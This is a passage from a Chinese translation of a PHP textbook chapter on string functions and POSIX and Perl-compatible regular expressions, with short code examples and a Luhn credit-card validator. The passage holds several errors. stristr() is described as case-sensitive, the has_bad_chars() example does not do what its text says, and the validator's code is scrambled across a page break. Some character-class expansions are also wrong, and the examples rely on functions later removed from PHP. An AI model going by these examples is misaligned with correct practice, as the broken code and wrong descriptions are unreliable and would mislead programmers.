$fields = array('Fred', '25', 'Wilma');
$string = implode(',', $fields);      // $string 为 'Fred,25,Wilma'
```

函数 `join()` 是 `implode()` 的一个别名。

标记

函数 `strtok()` 遍历一个字符串, 每一次都得到一个新的信息块(标记)。第一次调用该函数时, 需要传递两个参数: 要遍历的字符串和标记分隔符:

```
$first_chunk = strtok(string, separator);
```

要得到剩下的标记, 只需用分隔符这一个参数重复地调用 `strtok()`:

```
$next_chunk = strtok(separator);
```

例如, 考虑下面的调用:

```
$string = "Fred,Flintstone,35,Wilma";
$token = strtok($string, ",");
while ($token !== false) {
    echo("$token<br>");
    $token = strtok(",");
}
Fred
Flintstone
35
Wilma
```

当不再有标记被返回的时候, `strtok()` 函数返回 `false`。

用两个参数调用 `strtok()` 来重新初始化迭代器。这样就可以从字符串的开始处重新开始标记。

`sscanf()`

函数 `sscanf()` 根据类似于 `printf()` 的模板分解字符串:

```
$array = sscanf(string, template);
$count = sscanf(string, template, var1, ... );
```

如果没有使用可选的变量, 那么 `sscanf()` 返回一个字段数组:

```
$string = "Fred\tFlintstone (35)";
$a = sscanf($string, "%s\t%s (%d)");
print_r($a);
Array
(
    [0] => Fred
    [1] => Flintstone
    [2] => 35
)
```

传递引用给变量可以将字段存储到这些变量中。字段数被返回:

```
$string = "Fred\tFlintstone (35)";
$n = sscanf($string, "%s\t%s (%d)", &$first, &$last, &$age);
echo " $first $last is $age years old";
Fred Flintstone is 35 years old
```

字符串查找函数

一些函数在一个较大的字符串内部查找一个字符串或字符。它们分为三个系列: `strpos()` 和 `strrpos()` 返回位置; `strstr()`、`strchr()` 等返回找到的字符串; `strposn()` 和 `strcspn()` 返回字符串的开始部分有多少与一个掩码匹配。

在所有的情况下, 如果指定一个数字作为要查找的“字符串”, PHP 将把那个数字作为字符的顺序值来查找。从而, 下面这些函数调用都是一样的, 因为 44 是逗号的 ASCII 值:

```
$pos = strpos($large, ",");           // 查找第一个逗号
$pos = strpos($large, 44);           // 查找第一个逗号
```

如果不能找到指定的子字符串,那么所有的字符串查找函数都将返回 false。如果子字符串出现在字符串的开始处,函数返回 0。因为 false 转换成数字 0,所以在做失败测试时总是将返回值用 `===` 进行比较:

```
if ($pos === false) {  
    // 没有找到  
} else {  
    // 找到, $pos 是字符串中的偏移量  
}
```

返回位置的查找

函数 `strpos()` 查找一个小字符串在一个较大字符串中第一次出现的位置:

```
$position = strpos(large_string, small_string);
```

如果没有找到该小字符串,那么 `strpos()` 返回 false。

函数 `strrpos()` 查找一个字符在一个字符串里最后一次出现的位置。它的参数和返回值的类型与 `strpos()` 相同。

例如:

```
$record = "Fred,Flintstone,35,Wilma";  
$pos = strrpos($record, ","); // 查找最后一个逗号  
echo("The last comma in the record is at position $pos");  
The last comma in the record is at position 18
```

如果将一个字符串作为第二个参数传递给 `strrpos()`,那么仅仅查找第一个字符。下面的例子查找一个多重字符串的最后出现,翻转该字符串并使用 `strpos()`:

```
$long = "Today is the day we go on holiday to Florida";  
$to_find = "day";  
$pos = strpos(strrev($long), strrev($to_find));  
if ($pos === false) {  
    echo("Not found");  
} else {  
    // $pos 被转换成字符串  
    // 转换成正则字符串  
    $pos = strlen($long) - $pos - strlen($to_find);  
    echo("Last occurrence starts at position $pos");  
}  
Last occurrence starts at position 30
```

返回剩余字符串的查找

函数 `strstr()` 查找一个小字符串在一个较大字符串中的第一次出现，并从那个小字符串处开始返回。例如：

```
$record = "Fred,Flintstone,35,Wilma";  
$rest = strstr($record, ","); // $rest为",Flintstone,35,Wilma"
```

`strstr()`的变种是：

`stristr()`

区分大小的 `strstr()`。

`strchr()`

`strstr()`的别名。

`strrchr()`

查找一个字符在一个字符串里的最后出现。

用 `strrpos()`、`strrchr()`在字符串里反向查找，但仅用于字符，不能用于一个完整的字符串。

用掩码查找

如果你认为 `strrchr()` 深奥，那么你还没有看清其实质。函数 `strspn()` 和 `strcspn()` 告诉你一个字符串的开头包含多少个确定字符：

```
$length = strspn(string, charset);
```

例如，下面这个函数测试一个字符串是否包含一个八进制数：

```
function is_octal ($str) {  
    return strspn($str, '01234567') == strlen($str);  
}
```

`strcspn()`里的 *c* 代表 *complement* (补足物)，它告诉你字符串的开始部分有多少不是由字符集里的字符组成。当感兴趣的字符数大于不感兴趣的字符数时使用 `strcspn()` 函数。例如，下面的函数测试一个字符串里是否有任何空字节、制表符或回车：


```
function has_bad_chars ($str) {  
    return strpos($str, "\n\t\0");  
}
```

分解 URL

函数 `parse_url()` 返回一个由一个 URL 成分组成的数组：

```
$array = parse_url(url);
```

例如：

```
$bits = parse_url('http://me:secret@example.com/cgi-bin/  
board?user=fred');  
print_r($bits);  
Array  
(  
    [scheme] => http  
    [host] => example.com  
    [user] => me  
    [pass] => secret  
    [path] => /cgi-bin/board  
    [query] => user=fred  
)
```

可能的键是 `scheme`、`host`、`port`、`user`、`pass`、`path`、`query` 和 `fragment`。

正则表达式

如果需要比前面提供的方法更复杂的查找功能，你可以使用正则表达式。一个正则表达式是一个描述模式（pattern）的字符串。正则表达式函数比较模式和另一个字符串，检查字符串是否和该模式匹配。一些函数将告诉你是否匹配，而其他函数则改变字符串。

PHP 支持两种不同类型的正则表达式：POSIX 和兼容 Perl 的。和兼容 Perl 的函数相比，POSIX 正则表达式不那么强大，并且有时候比较慢，但是却更容易阅读。正则表达式有三个作用：匹配，也常常用于从字符串里析取信息；用新文本代替匹配文本；将一个字符串拆分为一组更小的信息块。PHP 为 POSIX 和 Perl 正则表达式的所有三种行为都提供有函数。例如，`ereg()` 进行一个 POSIX 匹配，`preg_match()` 进行一个 Perl 匹配。幸运的是，在基本的 POSIX 和 Perl 正则表达式之间有许多相似之处，所以我们将钻研每个库的细节之前先介绍它们。

基础

正则表达式中的大多数字符都是直接量字符,这意味着它们仅仅和自己匹配。例如,如果在字符串 "Dave was a cowhand" 中查找正则表达式 "cow", 将得到一个匹配, 因为 "cow" 出现在那个字符串里。

一些字符在正则表达式里有特殊含义。例如, 正则表达式开始处的 ^ 符号指出它必须与字符串的开头匹配 (或者, 更精确地说, 将正则表达式锚定 (anchor) 到字符串的开头):

```
ereg('^cow', 'Dave was a cowhand');    // 返回 false
ereg('^cow', 'cowabunça!');            // 返回 true
```

类似地, 一个正则表达式末尾的美元符号 (\$) 表示它必须与字符串的末尾匹配 (也就是说, 将正则表达式锚定到字符串的末尾):

```
ereg('cow$', 'Dave was a cowhand');    // 返回 false
ereg('cow$', 'Don't have a cow');      // 返回 true
```

正则表达式中的句点匹配任何单个字符:

```
ereg('c.t', 'cat');                    // 返回 true
ereg('c.t', 'cut');                    // 返回 true
ereg('c.t', 'c t');                    // 返回 true
ereg('c.t', 'bat');                    // 返回 false
ereg('c.t', 'ct');                     // 返回 false
```

如果想匹配特殊字符中的一个 (称为元字符), 则需要用一个反斜杠对它进行转义:

```
ereg('\$5\.00', 'Your bill is $5.00 exactly');    // 返回 true
ereg('$5.00', 'Your bill is $5.00 exactly');      // 返回 false
```

在默认情况下正则表达式区分大小写, 所以正则表达式 "cow" 和字符串 "COW" 不匹配。如果想执行一个不区分大小写的 POSIX 风格匹配, 则要使用函数 `eregi()`。对于 Perl 风格的正则表达式, 仍然用 `preg_match()`, 但是指定一个标志来指示一个不区分大小写的匹配 (将在本章稍后讨论 Perl 风格正则表达式的细节时看到)。

到现在为止, 我们没有做任何不能用前面介绍的字符串函数 (如 `strstr()`) 可以完成的事。正则表达式的真正强大来自于它们有能力指定可以匹配许多不同的字符序列的抽象模式。可以在正则表达式中指定三种基本的抽象模式类型:

- 一个可以出现在字符串中的可接受字符集（例如，字母字符、数字字符和特殊的标点符号）。
- 一个为字符串而设置的可选择性的集合（例如，"com"，"edu"，"net"或"org"）。
- 一个字符串中的重复序列（例如，至少一个但是不多于五个数字字符）。

这三种模式可以按无数种方法结合来创建正则表达式，以匹配像有效电话号码和 URL 之类的东西。

字符类

要在模式中指定一个可接受字符集，可以建立一个自己的字符类或使用一个预定义的类。可以通过将可接受的字符括进中括号里来建立你自己的字符类：

```
ereg('c[aeiou]t', 'I cut my hand');    // 返回 true
ereg('c[aeiou]t', 'This crusty cat');    // 返回 true
ereg('c[aeiou]t', 'What cart?');        // 返回 false
ereg('c[aeiou]t', '14ct gold');          // 返回 false
```

该正则表达式引擎找到 "c"，然后检查下一个字符是否是 "a"、"e"、"i"、"o" 或 "u" 其中之一。如果不是一个元音，则匹配失败并且该引擎返回去寻找另一个 "c"。如果元音被找到，那么该引擎检查下一个字符是否是 "t"。如果是，则该引擎在该匹配的末尾并且返回 true。如果下一个字符不是 "t"，则该引擎返回去寻找另一个 "c"。

可以在字符类的起始处用一个 ^ 符号来否定该类：

```
ereg('c[^aeiou]t', 'I cut my hand');    // 返回 false
ereg('c[^aeiou]t', 'Reboot chthon');    // 返回 true
ereg('c[^aeiou]t', '14ct gold');        // 返回 false
```

在这种情况下，该正则表达式引擎寻找一个 "c"，然后是一个非元音字符，接着是一个 "t"。

可以用连字符 (-) 定义一个字符范围。像“所有的字母”和“所有的数字”这样的单一化字符类如下所示：

```
ereg('[0-9]*', 'we are 25% complete');    // 返回 true
ereg('[0123456789]*', 'we are 25% complete'); // 返回 true
```

```
ereg('[a-z]t', '11th');           // 返回 false
ereg('[a-z]t', 'cat');             // 返回 true
ereg('[a-z]t', 'PIT');             // 返回 false
ereg('[a-zA-Z]!', '11');           // 返回 false
ereg('[a-zA-Z]!', 'stop!');        // 返回 true
```

在指定一个字符类时,一些特殊字符失去了它们的意义,其他字符得到了新的意义。特别是,在一个字符类里\$和句点失去了原来的意义,字符^不再是一个锚符号,如果它是一个左中括号后的第一个字符,那么其意义是否定字符类。例如,[^\]]匹配除了右中括号以外的任意字符,[\$.^]匹配任何美元符号、句点或^符号。

各种各样的正则表达式库为字符类定义了不同的快捷方式,包括数字、字母字符和空白符。这些快捷方式的实际语法在POSIX风格和Perl风格正则表达式之间是有区别的。例如,POSIX将空白字符类表示为"[[:space:]]",而Perl将其表示为"\s"。

选择性

可以用竖线(|)符号来在一个正则表达式中指定可供选择的部分:

```
ereg('cat|dog', 'the cat rubbed my legs'); // 返回 true
ereg('cat|dog', 'the dog rubbed my legs'); // 返回 true
ereg('cat|dog', 'the rabbit rubbed my legs'); // 返回 false
```

选择的优先可能会令人惊讶: '^cat|dog\$'选自 '^cat'和'dog\$',意思是匹配以'cat'开头或以"dog"结尾的一行。如果希望一行刚好包括"cat"或"dog",那么需要用正则表达式 '^ (cat|dog) \$'。

可以组合字符类并且使之交替,例如,检查不是以大写字母开头的字符串:

```
ereg('^[a-z]|[0-9]]', 'The quick brown fox'); // 返回 false
ereg('^[a-z]|[0-9]]', 'jumped over');         // 返回 true
ereg('^[a-z]|[0-9]]', '10 lazy dogs');        // 返回 true
```

重复序列

要指定一个重复模式,要使用量词(quantifier)。量词跟在重复模式后面并说明模式重复多少次。表4-6显示了POSIX和Perl正则表达式都支持的量词。

表 4-6: 正则表达式量词

量词	意义
?	0 或 1
*	0 或更多
+	1 或更多
{n}	n 次
{n,m}	最少 n 次、不超过 m 次
{n,}	最少 n 次

要重复单个字符，只要简单地将量词放在该字符后面：

```
ereg('ca+t', 'caaaaaaat');           // 返回 true
ereg('ca+t', 'ct');                   // 返回 false
ereg('ca?t', 'caaaaaaat');           // 返回 false
ereg('ca*t', 'ct');                   // 返回 true
```

使用量词和字符类，我们可以做一些有用的工作，如匹配有效的美国电话号码：

```
ereg('[0-9]{3}-[0-9]{3}-[0-9]{4}', '303-555-1212'); // 返回 true
ereg('[0-9]{3}-[0-9]{3}-[0-9]{4}', '64-9-555-1234'); // 返回 false
```

子模式

可以用小括号将几个正则表达式聚合在一起作为一个单独的单元来对待，这个单元被称为子模式（subpattern）：

```
ereg('a (very )+big dog', 'it was a very very big dog'); // 返回 true
ereg('^(cat|dog)$', 'cat');                                // 返回 true
ereg('^(cat|dog)$', 'dog');                                // 返回 true
```

小括号也使得和子模式匹配的子字符串被俘获。如果给一个匹配函数传递一个数组作为第三个参数，则任何被捕获的子字符串都将组装到该数组中：

```
ereg('([0-9]+)', 'You have 42 magic beans', $captured);
// 返回 true 并组装 $captured
```

数组的第零个元素被设置为要与之匹配的整个字符串。第一个元素是与第一个子模式（如果有的话）匹配的子字符串、第二个元素是与第二个子模式匹配的子字符串，依次类推。

POSIX 风格的正则表达式

既然你已经了解了正则表达式的基础知识，那么我们可以来探究其细节。POSIX 风格的正则表达式使用 Unix 场所系统。该场所系统为分类和识别字符提供了函数，使你能智能地处理非英语的文本。特别是，各种语言的“字母”不同（如 à 和 ç），并且考虑到了 POSIX 正则表达式中的字符类。

尽管如此，POSIX 风格的正则表达式是为使用仅有原文的数据而设计的。如果数据中有一个空字节（\x00），那么正则表达式函数将把它解释为字符串的结尾，并且匹配不会发生在超过那一点的位置。要与任意的二进制数据匹配，需要使用将在本章稍后讨论的兼容 Perl 的正则表达式。当然，正如我们已经提及的，Perl 风格正则表达式函数常常比等价的 POSIX 风格函数快。

字符类

如表 4-7 所示，POSIX 定义了许多可以用在字符类中的命名字符集。表 4-7 中给出的扩展是英语的。实际的字母根据场所的不同而不同。

表 4-7: POSIX 字符类

类	描述	扩展
<code>[[:alnum:]]</code>	字母和数字字符	<code>[0-9a-zA-Z]</code>
<code>[[:alpha:]]</code>	字母字符（字母）	<code>[a-zA-Z]</code>
<code>[[:ascii:]]</code>	7 位 ASCII	<code>[\x01-\x7F]</code>
<code>[[:blank:]]</code>	水平空白符（空格符、制表符）	<code>[\t]</code>
<code>[[:cntrl:]]</code>	控制字符	<code>[\x01-\x1F]</code>
<code>[[:digit:]]</code>	数字	<code>[0-9]</code>
<code>[[:graph:]]</code>	用墨水打印的字符（非空格、非控制字符）	<code>[\x01 \x20]</code>
<code>[[:lower:]]</code>	小写字母	<code>[a-z]</code>
<code>[[:print:]]</code>	可打印字符（图形类加空格和制表符）	<code>[\t\x20-\xFF]</code>
<code>[[:punct:]]</code>	任意标点符号，如句点（.）和分号（;）	<code>[~!"#\$%&'()*+,-./:;<=>?@[\\]^_`{ }~]</code>

表 4-7: POSIX 字符类 (续)

类	描述	扩展
<code>[:space:]</code>	空白 (换行、回车、制表符、 空格、垂直制表符)	<code>[\n\r\t \x0B]</code>
<code>[:upper:]</code>	大写字母	<code>[A-Z]</code>
<code>[:xdigit:]</code>	十六进制数字	<code>[0-9a-fA-F]</code>

在字符类中每一个 `[:something:]` 类可以代替一个字符。例如, 要查找任何一个数字字符、大写字母或 @ 符号, 应使用下面的正则表达式:

```
[@[:digit:][:upper:]]
```

但是, 不能将一个字符类作为一个范围的结束点使用:

```
ereg('A-[:lower:]', 'string'); // 非法的正则表达式
```

一些场所将某些字符序列当成一个单独字符来考虑, 这被称为比较序列 (collating sequence)。要在字符类中匹配这些多重字符序列中的一个, 需要将它用 “[.]” 和 “[.]” 括起来。例如, 如果你的场所系统有比较序列 `ch`, 你可以用下面的字符类匹配 `s`、`t` 或 `ch`:

```
[st[.ch.]]
```

POSIX 在字符类上最后的扩展是等价类 (equivalence class), 通过将字符括在 “[=]” 和 “[=]” 中来指定。等价类匹配有同样选择顺序 (在当前场所中定义) 的字符。例如, 一个场所可能定义 `a`、`á` 和 `ā` 为有相同的排序优先级。要匹配它们中的任何一个, 等价类是 `[=a=]`。

锚

锚 (anchor) 将匹配限制在字符串中的一个特定位置 (锚并不匹配字符串中的实际字符)。表 4-8 列出了 POSIX 正则表达式所支持的锚。

表 4-8: POSIX 锚

锚	匹配
<code>^</code>	字符串的开始
<code>\$</code>	字符串的末尾

表4-8: POSIX 锚 (续)

锚	匹配
<code>[[[:<:]]</code>	单词的开始
<code>![[[:>:]]</code>	单词的末尾

单词边界被定义为一个空白符和一个标识符（字母数字或下划线）之间的点：

```
ereg('[[[:<:]]gun[[[:>:]]', 'the Burgundy exploded'); // 返回 false
ereg('gun', 'the Burgundy exploded');                 // 返回 true
```

注意一个字符串的开始和结尾也可作为单词边界。

函数

有三个函数用于 POSIX 风格的正则表达式：匹配、替换和拆分。

匹配

函数 `ereg()` 所带参数为一个模式、一个字符串和一个可选的数组。如果给出了数组，则组装该数组并根据是否在字符串中找到该模式的一个匹配而返回 `true` 或 `false`：

```
$found = ereg(pattern, string [, captured ]);
```

例如：

```
ereg('y.*e$', 'Sylvie'); // 返回 true
ereg('y(.*e$', 'Sylvie', $a); // 返回 true. $a 是 array('Sylvie', 'lvi')
```

数组的第零个元素被设置为要与之匹配的整个字符串。第一个元素是与第一个子模式匹配的子字符串，第二个元素是与第二个子模式匹配的子字符串，依次类推。

函数 `eregi()` 是不区分大小写的 `ereg()`。它的参数和返回值与 `ereg()` 的相同。

例4-1用模式匹配与否来确定一个信用卡号是否通过了Luhn效验和以及该数字是否适合特殊类型的卡：

例 4-1: 信用卡验证程序

```

// Luhn 效验和确定信用卡号是否遵循正确的语法
// 但它不能告知该卡号是否已经放行。
// 当前为活动的或有足够的空间承受费用
function IsValidCreditCard($inCardNumber, $inCardType) {
    // 假设是正确的
    $isValid = true;

    // 从字符串中删除所有非数字字符
    $inCardNumber = ereg_replace('[^[:digit:]]', '', $inCardNumber);

    // 确认卡号和类型匹配
    switch($inCardType) {
        case 'mastercard':
            $isValid = ereg('^5[1-5].{14}$', $inCardNumber);
            break;

        case 'visa':
            $isValid = ereg('^4.{15}$|^4.{12}$', $inCardNumber);
            break;

        case 'amex':
            $isValid = ereg('^3[47].{13}$', $inCardNumber);
            break;

        case 'discover':
            $isValid = ereg('^6011.{12}$', $inCardNumber);
            break;

        case 'diners':
            $isValid = ereg('^30[0-5].{11}$|^3[68].{12}$', $inCardNumber);
            break;

        case 'jcb':
            $isValid = ereg('^3.{15}$|^2131|1800.{11}$', $inCardNumber);
            break;
    }

    // 通过最基本的测试: 现在进行 Luhn 效验和测试
    if($isValid) {
        // 反转
        $inCardNumber = strrev($inCardNumber);

        // 卡号的数字位数、使奇数位的数字加倍
        $theTotal = 0;
        for ($i = 0; $i < strlen($inCardNumber); $i++) {
            $theAdder = (int) $inCardNumber[$i];

            // 使奇数位的数字加倍
            if($i % 2) {
                $theAdder = $theAdder << 1;
            }
        }
    }
}

```

```
        if($theAdder > 9) { $theAdder -= 9; }
    }

    $theTotal += $theAdder;
}

// 合法的卡号除以10
$isValid = (($theTotal % 10) == 0);
}

return $isValid;
}
```

替换

函数 `ereg_replace()` 所带的参数为一个模式、一个替换字符串和一个要查找的字符串。函数返回该查找字符串的一个拷贝，拷贝中与模式匹配的文本用替换字符串替换：

```
$changed = ereg_replace(pattern, replacement, string);
```

如果该模式有任何分组的子模式，则该匹配可以通过将字符 `\1~\9` 放在替换字符串中来访问。例如，可以用 `ereg_replace()` 以等价的 HTML 标签代替由 `[b]` 和 `[/b]` 标签括起来的字符：

```
$string = 'It is [b]not[/b] a matter of diplomacy.';
echo ereg_replace ('\[b]([^\]]*)\[b]', '<b>\1</b>', $string);
It is <b>not</b> a matter of diplomacy.
```

函数 `eregi_replace()` 是不区分大小写的 `ereg_replace()`。它的参数和返回值与 `ereg_replace()` 的相同。

拆分

函数 `split()` 用一个正则表达式将一个字符串分成较小的块，作为一个数组返回。如果出现错误，则 `split()` 返回 `false`。可以随意指定返回多少块：

```
$chunks = split(pattern, string [, limit]);
```

模式匹配分离（separate）成块的文本。例如，从一个数学表达式中分离出各项：

```
$expression = '3*5+i/6-12';
```

```
$terms = split('[/*+-]', $expression);
// $terms 为 array( '3', '5', 'i', '6', '12' )
```

如果指定一个限制，则该数组的最后一个元素包含该字符串的剩余部分：

```
$expression = '3*5+i/6-12';
$terms = split('[/*+-]', $expression, 3);
// $terms 为 array( '3', '5', 'i/6-12' )
```

兼容 Perl 的正则表达式

一直以来，Perl 被认为是强大的正则表达式的基准。PHP 用一个称为 pcre 的 C 语言库为 Perl 的正则表达式功能库提供几乎完全的支持。Perl 正则表达式包括前面描述的 POSIX 类和锚。Perl 正则表达式中的 POSIX 风格字符串类用于操作和理解使用 Unix 场所系统的非英语字符。Perl 正则表达式可以作为任意的二进制数据，所以你可以安全地与包含空字节（\x00）的模式或字符串进行匹配。

定界符

Perl 风格正则表达式的模式仿效 Perl 语法，也就是每一个模式必须括在一对定界符中。习惯上，使用斜杠（/）字符；例如，/pattern/。不过，除了反斜杠字符（\）以外的任何非字母数字字符也可用于分隔一个 Perl 风格模式。例如，下面两种语法是等价的：

```
preg_match('/\usr\local\\', '/usr/local/bin/perl'); // 返回 true
preg_match('#usr/local/#', '/usr/local/bin/perl'); // 返回 true
```

小括号（()）、大括号（{}）、中括号（[]）和尖括号（<>）可以用作模式定界符：

```
preg_match('{usr/local/}', '/usr/local/bin/perl'); // 返回 true
```

在后面的“跟踪选项”一节中将讨论到，单字符修饰符可以将这种修饰符放在结束定界符之后来修改正则表达式引擎的行为。x 非常有用，它使得正则表达式引擎在匹配前从正则表达式中删除空白符和用 # 标记的注释。下面两种模式是相同的，但是其中一种更易阅读：

```
'/{([[:alpha:]]+)\s+\1/'
'# 捕获开始
```

```
    [[:alpha:]]+    # 一个单词
    \s+            # 空白符
    \1             # 重复相同的词
)                # 捕获结束
/x'
```

匹配行为

虽然Perl的正则表达式语法包含前面所讨论的POSIX结构,但是在Perl中一些模式组件有不同的意义。特别是Perl的正则表达式是为匹配单行文本而优化的(尽管有改变这个行为的选项)。

句点(.)匹配除换行符(\n)以外的任何字符。美元符号(\$)匹配在字符串结尾或换行符以前(如果字符串以一个换行符结尾):

```
preg_match('/is (.*)$/','the key is in my pants', $captured);
// $captured[1]为'in my pants'
```

字符类

Perl风格正则表达式不仅支持POSIX字符类,而且定义了一些自己的字符类,如表4-9所示。

表4-9: Perl风格字符类

字符类	意义	扩展
\s	空白符	[\r\n\t]
\S	非空白符	[^\r\n\t]
\w	单词(标识符)字符	[0-9A-Za-z_]
\W	非单词(标识符)字符	[^0-9A-Za-z_]
\d	数字	[0-9]
\D	非数字	[^0-9]

锚

Perl风格正则表达式也支持另外的锚,如表4-10所示。

表 4-10: Perl 风格的锚

断言	意义
\b	单词边界 (\w 和 \W 之间或在字符串的开始或末尾)
\B	非单词边界 (\w 和 \w 之间, 或 \W 和 \W 之间)
\A	字符串的开始
\Z	字符串的末尾或在结尾的 \n 前
\z	字符串的末尾
^	行的开始 (如果 /m 标志被启用则在 \n 之后)
\$	行的末尾 (如果 /m 标志被启用则在 \n 之前)

量词和贪心

Perl 也支持 POSIX 的量词, 并且总是“贪心的 (greedy)”。也就是说, 当面对一个量词时, 该引擎在仍然满足剩余模式的情况下尽可能多地匹配。例如:

```
preg_match('/(<.*>)/', 'do <b>not</b> press the button', $match);
// $match[1] 为 '<b>not</b>'
```

该正则表达式从第一个小于号匹配到最后一个大于号。“.*”有效地匹配第一个小于符号后的所有东西, 并且该引擎返回来匹配使得它匹配越来越少, 一直到最后有一个大于号被匹配。

这种贪心法可能引起一个问题。有时候需要最小 (非贪心) 匹配, 就是说量词匹配尽可能少的次数来满足剩余的模式。Perl 提供了一组用于最小匹配的量词。它们非常容易记忆, 因为它们和贪心量词相同, 只是添加了一个问号 (?)。表 4-11 显示了 Perl 风格正则表达式中相应的贪心和非贪心量词。

表 4-11: Perl 风格正则表达式中的贪心和非贪心量词

贪心量词	非贪心量词
?	??
*	*?
+	+?
{m}	{m}?
{m, }	{m, }?
{m, n}	{m, n}?

下面是如何使用一个非贪心量词来匹配一个标签:

```
preg_match('/(<.*?>)/', 'do <b>not</b> press the button', $match);  
// $match[1]为 '<b>'
```

另一个更快的方法,是使用一个字符类来匹配每一个非大于字符到下一个大于符号:

```
preg_match('/(<[^\>]*>)/', 'do <b>not</b> press the button', $match);  
// $match[1]为 '<b>'
```

非捕获组

如果将一个模式的一部分括进小括号里,那么匹配子模式的文本被捕获并且可在后面访问。不过,有时候想创建一个不捕获匹配文本的子模式。在兼容Perl的正则表达式中可以用(?:subpattern)结构来完成这个任务。

```
preg_match('/(?:ello)(.*)/', 'jello biafra', $match);  
// $match[1]为 ' biafra'
```

后引用

可以用后引用(backreference)查阅模式中先前捕获的文本:\1查阅第一个子模式的内容,\2查阅第二个,依次类推。如果嵌套子模式,那么第一个由第一个左小括号开始,第二个由第二个左小括号开始,依次类推。

例如,下面识别双倍的单词:

```
preg_match('/([[:alpha:]]+)\s+\1/', 'Paris in the the spring', $m);  
// 返回true并且$m[1]为'the'
```

不能捕获超过99个子模式。

跟踪选项

Perl风格正则表达式允许将单个字母选项(标志)放在正则表达式模式之后,以修改匹配的解释或行为。例如,要进行不区分大小写的匹配,只需使用i标志:

```
preg_match('/cat/i', 'Stop, Catherine.');
```

// 返回true

表 4-12 显示了兼容 Perl 的正则表达式中支持的来自 Perl 的修饰符。

表 4-12: Perl 标志

修饰符	意义
<code>/regexp/i</code>	不区分大小写的匹配
<code>/regexp/s</code>	使句点 (.) 匹配任何字符, 包括换行符 (\n)
<code>/regexp/x</code>	从模式中删除空白和注释
<code>/regexp/m</code>	使 ^ 符号匹配内部换行符 (\n) 后面的内容, 美元符号 (\$) 匹配内部换行符 (\n) 前面的内容
<code>/regexp/e</code>	如果替换字符串是 PHP 代码, 则对它进行 <code>eval()</code> 操作来得到实际的替换字符串

PHP 的兼容 Perl 的正则表达式也支持 Perl 不支持的其他修饰符, 如表 4-13 所示。

表 4-13: 其他 PHP 标志

修饰符	意义
<code>/regexp/U</code>	翻转子模式的贪心性; * 和 + 以尽可能少的匹配代替尽可能多的匹配
<code>/regexp/u</code>	使模式字符串被当作 UTF-8 对待
<code>/regexp/X</code>	使反斜杠后跟一个字符没有发出错误的特殊意义
<code>/regexp/A</code>	使字符串的开始被锚定, 就好像模式的第一个字符是 ^
<code>/regexp/D</code>	使 \$ 字符仅仅在一行的末尾匹配
<code>/regexp/S</code>	使表达式解析器更细致地检查模式的结构, 使得它将在下次运行时 (如在循环中) 稍快一些

在一个模式中可以使用多于一个的选项, 下面是作为示范的例子:

```
$message = <<< END
To: you@youcorp
From: me@mecorp
Subject: pay up

Pay me or else!
END;
preg_match('/^subject: (.*)/im', $message, $match);
// $match[1] 为 'pay up'
```

内部选项

除了在结束模式定界符后指定模式宽度选项外,还可以在一个模式内部指定仅应用于该模式的一部分的选项。语法结构如下:

```
(?flags:subpattern)
```

例如,在下面的例子中只有单词“PHP”是不区分大小写的:

```
preg_match('/I like (?i:PHP)/', 'I like pHp'); // 返回 true
```

选项 i、m、s、U、x 和 X 可以应用于这个方式内部。可以一次使用多个选项:

```
preg_match('/eat (?ix:fo o d)/', 'eat FoOd'); // 返回 true
```

用一个连接符作为一个选项的前缀可以关闭它:

```
preg_match('/(?-i:I like) PHP/i', 'I like pHp'); // 返回 true
```

可以启用或禁用标志一直到结束子模式或模式的末尾:

```
preg_match('/I like (?i)PHP/', 'I like pHp'); // 返回 true  
preg_match('/I (like (?i)PHP) a lot/', 'I like pHp a lot', $match);  
// $match[1]为 'like pHp'
```

内部标志不启用捕获。你需要额外设置捕获模式来完成捕获。

前瞻和后顾

有时候在模式中说明“如果这是下一个则匹配”是很有用的。在拆分字符串时,这种情况特别普遍。正则表达式描述不返回的分隔符,可以用超前(lookahead)来确定(不匹配它,这样可以防止它被返回)该分隔符后还有更多的数据。类似地,后顾(lookbehind)用来检查前面的文本。

前瞻和后顾有两种形式:正(positive)和负(negative)。正的前瞻或后顾表示“下一个/前面的文本必须如此”。负的前瞻或后顾表示“下一个/前面的文本必须不是如此”。表 4-14 展示了可以在兼容 Perl 的模式中使用的四种结构。这四种结构都不捕获文本。

表 4-14: 前瞻和回顾断言

结构	意义
(?=subpattern)	正前瞻
(?!subpattern)	负前瞻
(?<=subpattern)	正后顾
(?<!subpattern)	负后顾

正前瞻的一个简单应用是将一个 Unix mbox 邮件文件分解成单独的消息。单词 "From" 通过自己开始一行来指出一个新消息的开始, 所以你可以指定分隔符作为下一个 "From" 在一行开始的位置, 以此来将邮箱分解成消息:

```
$messages = preg_split('/(?=^From )/m', $mailbox);
```

负后顾的一个简单应用是析取包含引用定界符的引用字符串。例如, 下面的例子告诉你如何析取一个用单引号括起来的字符串 (注意正则表达式使用修饰符 x 进行注释):

```
$input = <<< END
name = 'Tim O\'Reilly';
END;

$pattern = <<< END
'          # 左引号
(          # 捕获开始
    .*?    # 字符串
    (?<! \\ \\ ) # 跳过引号转义
)          # 捕获结束
'          # 右引号
END;

preg_match( "($pattern)x", $input, $match);
echo $match[1];
Tim O\'Reilly
```

这里唯一的技巧是, 要得到后顾的模式来确定最后一个字符是否是一个反斜杠, 需要转义该反斜杠以防止正则表达式引擎看到意义为一个直接量右小括号的 "\)". 换句话说, 我们不得不在那个反斜杠前面再加上一个反斜杠: "\\)". 但是 PHP 的字符串引用规则认为 \\ 将产生一个直接的单独反斜杠, 所以我们要用四个反斜杠来得到一个通过正则表达式的反斜杠! 这就是为什么正则表达式有一个难读的名声。

Perl 将后顾的使用限制在等宽表达式上。也就是说，表达式不能包含量词，并且如果使用选择，那么所有的选择必须有相同的长度。兼容 Perl 的正则表达式引擎也禁止使用后顾中的量词，但是允许不同长度的选择。

剪切

一次性子模式或剪切 (cut) 很少使用，它通过一些模式上的正则表达式引擎来预防坏的行为。一旦匹配，该子模式就不会返回。

一次性子模式普遍应用于自身重复的表达式：

```
/(a+|b+)*\./
```

下面的代码片段需要花一些时间来报告错误：

```
$p = '/(a+|b+)*\./';
$s = 'abababababbabbabbaaaaaabbbbababababababbba...!';
if (preg_match($p, $s)) {
    echo "Y";
} else {
    echo "N";
}
```

这是因为正则表达式引擎尝试在所有不同的地方来匹配，但是又不得不沿每一个的原路返回，这就浪费了时间。如果你知道一旦某种东西被匹配它就绝不会返回，你就应该用 (?>subpattern) 标记它。

```
$p = '/(?>a+|b+)*\./';
```

剪切不会改变匹配的结果，只是使匹配失败得更快。

条件表达式

正则表达式中的条件表达式像一个 if 语句，其一般形式是：

```
